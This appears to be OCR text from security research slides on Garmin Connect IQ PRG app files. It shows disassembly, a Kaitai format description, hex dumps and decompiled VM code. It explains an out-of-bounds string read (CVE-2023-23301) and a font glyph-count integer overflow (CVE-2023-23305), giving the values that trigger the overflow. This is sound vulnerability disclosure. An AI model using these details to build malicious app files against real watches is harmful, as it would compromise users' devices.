
```
                    switchD+3                                    XREF[0,1]:   HWM:core:garminos:processor:kine...
                    switchD_00015672::switchD
00015672 50 f8 22 f0     ldr.w        pc,[r0=>switchD_00015672::switchdataD_00015678... = 000186b1

                    DAT_00015676                                 XREF[1]:     HWM:core:garminos:processor:kine...
00015676 00              ??           00h
00015677 bf              ??           BFh

                    switchD_00015672::switchdataD_00015678       XREF[4]:     00015672(R),
                                                                              HWM:core:garminos:processor:kine...
                                                                              HWM:core:garminos:processor:kine...
                                                                              HWM:core:garminos:processor:kine...
00015678 b1 86 01 00     addr         caseD_0+1
0001567c ad 86 01 00     addr         caseD_1+1
00015680 a9 86 01 00     addr         caseD_2+1
00015684 a5 86 01 00     addr         LAB_000186a2+3
00015688 a1 86 01 00     addr         caseD_4+1
0001568c 9d 86 01 00     addr         caseD_5+1
00015690 99 86 01 00     addr         LAB_00018696+3
00015694 33 86 01 00     addr         LAB_00018630+3
00015698 8c              ??           8Ch
00015699 89              ??           89h
0001569a cb              ??           CBh
0001569b e7              ??           E7h
0001569c 4c              ??           4Ch    L
0001569d 89              ??           89h
```



```
                    switchD+3                                    XREF[0,1]:   HWM:core:garminos:processor:kine...
                    switchD_00015672::switchD
00018672 50 f8 22 f0     ldr.w        pc,[r0=>switchD_00015672::switchdataD_00015678... = 000186b1

                    DAT_00018676                                 XREF[1]:     HWM:core:garminos:processor:kine...
00018676 00              ??           00h
00018677 bf              ??           BFh

                    switchD_00015672::switchdataD_00015678       XREF[4]:     00018672(R),
                                                                              HWM:core:garminos:processor:kine...
                                                                              HWM:core:garminos:processor:kine...
                                                                              HWM:core:garminos:processor:kine...
00018678 b1 86 01 00     addr         LAB_000186b0+1
0001867c ad 86 01 00     addr         LAB_000186ac+1
00018680 a9 86 01 00     addr         LAB_000186a8+1
00018684 a5 86 01 00     addr         LAB_000186a4+1
00018688 a1 86 01 00     addr         LAB_000186a0+1
0001868c 9d 86 01 00     addr         LAB_0001869c+1
00018690 99 86 01 00     addr         LAB_00018698+1
00018694 33 86 01 00     addr         LAB_00018632+1
                    LAB_00018698+1                               XREF[0,1]:   00018690(*)
00018698 8c 89           ldrh         r4,[r1,#0xc]
0001869a cb e7           b            LAB_00018634
                    LAB_0001869c+1                               XREF[0,1]:   0001868c(*)
0001869c 4c 89           ldrh         r4,[r1,#0xa]
0001869e c9 e7           b            LAB_00018634
                    LAB_000186a0+1                               XREF[0,1]:   00018688(*)
000186a0 0c 89           ldrh         r4,[r1,#0x8]
000186a2 c7 e7           b            LAB_00018634
                    LAB_000186a4+1                               XREF[0,1]:   00018684(*)
000186a4 cc 88           ldrh         r4,[r1,#0x6]
000186a6 c5 e7           b            LAB_00018634
                    LAB_000186a8+1                               XREF[0,1]:   00018680(*)
000186a8 8c 88           ldrh         r4,[r1,#0x4]
000186aa c3 e7           b            LAB_00018634
                    LAB_000186ac+1                               XREF[0,1]:   0001867c(*)
000186ac 4c 88           ldrh         r4,[r1,#0x2]
000186ae c1 e7           b            LAB_00018634
                    LAB_000186b0+1                               XREF[0,1]:   00018678(*)
000186b0 e4 5a           ldrh         r4,[r4,r3]
000186b2 bf e7           b            LAB_00018634

                    switchD_000155a0::caseD_86                   XREF[1]:     000185a0(j)
000186b4 4a 7e           ldrb         r2,[r1,#0x19]
```

Vulnerabilities


Kaitai Structure for PRG



```
section:
  doc: A section
  seq:
    - id: section_type
      type: u4
    - id: length
      type: u4
    - id: data
      size: length
      type:
        switch-on: section_type
        cases:
          # [...]
          section_magic::section_magic_head.to_i: section_head
          # [...]
  enums:
    section_magic:
      # [...]
      0xd000d000: section_magic_head
      # [...]
```

- Kaitai Structure
- Kaitai Web IDE
- Easy to describe file format
- Compile to C, C#, Go, Java, Python, Ruby, etc.

https://github.com/anvilsecure/garmin-ciq-app-research/blob/main/ciq.ksy



```
meta:
  id: ciq
  file-extension: PRG
  endian: be

seq:
  - id: sections
    doc: List of PRG sections.
    type: section
    repeat: eos

types:
  section:
    doc: A PRG section.
    seq:
```

```
sections
  0 [Section]
    sectionType = 0xD000D000 = 3489714176
    length = 0x21 = 33
    data [SectionHead]
  1 [Section]
    sectionType = 0x6060C0DE = 1616953566
    length = 0x26 = 38
    data [SectionEntryPoints]
      size = 0x1 = 1
      entryPoint
        0 [EntryPoint]
          uuid = [75, 9, 161, 174, 229, 76, 65, 1
          moduleId = 0x8002E6 = 8389350
          classId = 0xA = 10
          labelId = 0xE = 14
```

```
          0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000 d0 00 d0 00 00 00 00 21  00 04 01 00 00 00 00 00  Ð.Ð....!........
00000010 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020 00 00 00 00 00 00 00 00  00 60 60 c0 de 00 00 00  .........``ÀÞ...
00000030 26 00 01 4b 09 a1 ae e5  4c 41 11 bd 0b 9c 8f fd  &..K.¡®åLA.½...ý
00000040 7c e0 83 00 80 02 e6 00  00 00 0a 00 00 00 0e 00  |à....æ.........
00000050 00 00 26 00 00 00 00 da  7a ba be 00 00 04 14 c1  ..&....Úzº¾....Á
00000060 a5 5d ef 00 00 00 00 00  00 00 00 00 00 00 00 00  ¥]ï.............
00000070 80 00 02 00 7f 08 00 00  02 0a 00 00 01 44 00 00  .............D..
00000080 03 0a 00 00 01 93 00 00  04 0a 00 00 01 ba 00 00  .............º..
00000090 05 0a 00 00 01 d9 00 00  06 0a 00 00 01 f8 00 00  .....Ù.......ø..
000000a0 07 0a 00 00 02 1f 00 00  08 0a 00 00 02 3e 80 02  .............>..
000000b0 e6 0a 00 00 00 57 c1 a5  5d ef 00 00 00 00 00 00  æ....WÁ¥]ï......
000000c0 00 00 00 00 00 00 00 80  02 e6 00 7f 06 00 00 09  ..........æ.....
000000d0 17 00 00 00 e5 00 00 0a  17 00 00 00 9e 80 00 03  ....å...........
```

selection: 0x0 -

Selection length: 1

□ disable lazy parsing

Unparsed parts: << - / 1 >>

Byte arrays: << - / 3 >>

Selected: sections/0/sectionType

about webide

```
Type    Value (unsigned)        (signed)
i8      208                     -48
i16le   208                     208
i32le   13631696                13631696
i64le   2377900603265253584     237790060326525358
i16be   53248                   -12288
i32be   3489714176              -805253120
i64be   14988208258307588129    -345853581540196634
float   1.9102074670942752e-38
double  9.77579639278855e-150
```

Vulnerabilities

How are app files loaded?


Resources

- Possible to embed resources
  - Strings, images, fonts, and others
- Compiled into PRG
- Available at run time


```
function initialize() {
    font = WatchUi.loadResource(Rez.Fonts.myFont);
}
```

String Resources


Index	Size	Name
0x00	2	Length
0x04	1 * Length + 1	UTF-8 data




```
14 [DataEntries]
  sentinel = 0x1 = 1
  dataEntry [StringDef]
    length = 0x6 = 6
    data = onMenu
```



```
01 00 06 6f 6e 4d 65 6e 75 00
```



```
e_tvm_error TVM:vm:tvm_vm:opcode_news(s_tvm_ctx *ctx)
{
  // [...]
  tvm_value_load_string(ctx, (uint)*ctx->pc_ptr, ctx->stack_ptr);
  // [...]
}
```




```
e_tvm_error tvm_value_load_string(s_tvm_ctx *ctx, uint tvmaddr_str, void *str_value_out)
{
  // [...]
  ret = tvm_tvmaddr_to_ptr(ctx, tvmaddr_str, ptr_str);
  if (ret == SUCCESS) {
    ret = tvm_string_def_to_value(ctx, ptr_str, str_value_out, 1);
  }
  return ret;
}
```

Virtual to Physical Pointers

Virtual Pointer		tvm_tvmaddr_to_ptr	Physical Pointer
Start	End		
0x00000000	0x10000000	→	PRG data section
0x10000000	0x20000000	→	PRG code section
0x20000000	0x30000000	→	API data section
0x30000000	0x40000000	→	API code section

Loading Strings



Section start

Section end

11 22 33 44 55 66 77 88 99

String definition


01|CA FE|AA BB CC DD

?? ?? ??

OOB read
CVE-2023-23301

Font Resources

Index	Size	Name
0x00	4	Sentinel
0x04	4	Height
0x08	4	Glyph count
0x0C	4	Min height
0x10	2	Data size
0x12	3 * Glyph count	Glyph table buffer
n	4	Glyph sentinel
n + 4	1 * Data size	Extra data buffer



```
file_read_4bytes(fd, &font_glyph_count);
file_read_2bytes(fd, &font_data_size);
size_buffer = (font_data_size & 0xffff) + (int)font_glyph_count * 4 + 0x34;
tvm_mem_alloc(ctx,size_buffer, 0, &glyph_table);
tvm_object_get_object_data(ctx, glyph_table, &glyph_table_data);

for (i = 0; i < font_glyph_count; i++) {
    glyph = glyph_table_data[i];
    file_read_2bytes(fd, glyph);
    // [...]
}
```

- Glyph count: **0x4000001A**
- Font data size: **0x108**
- Computed size: $\mathtt{0x1}\underbrace{\mathtt{000001a4}}$ = **0x1a4**

CVE-2023-23305

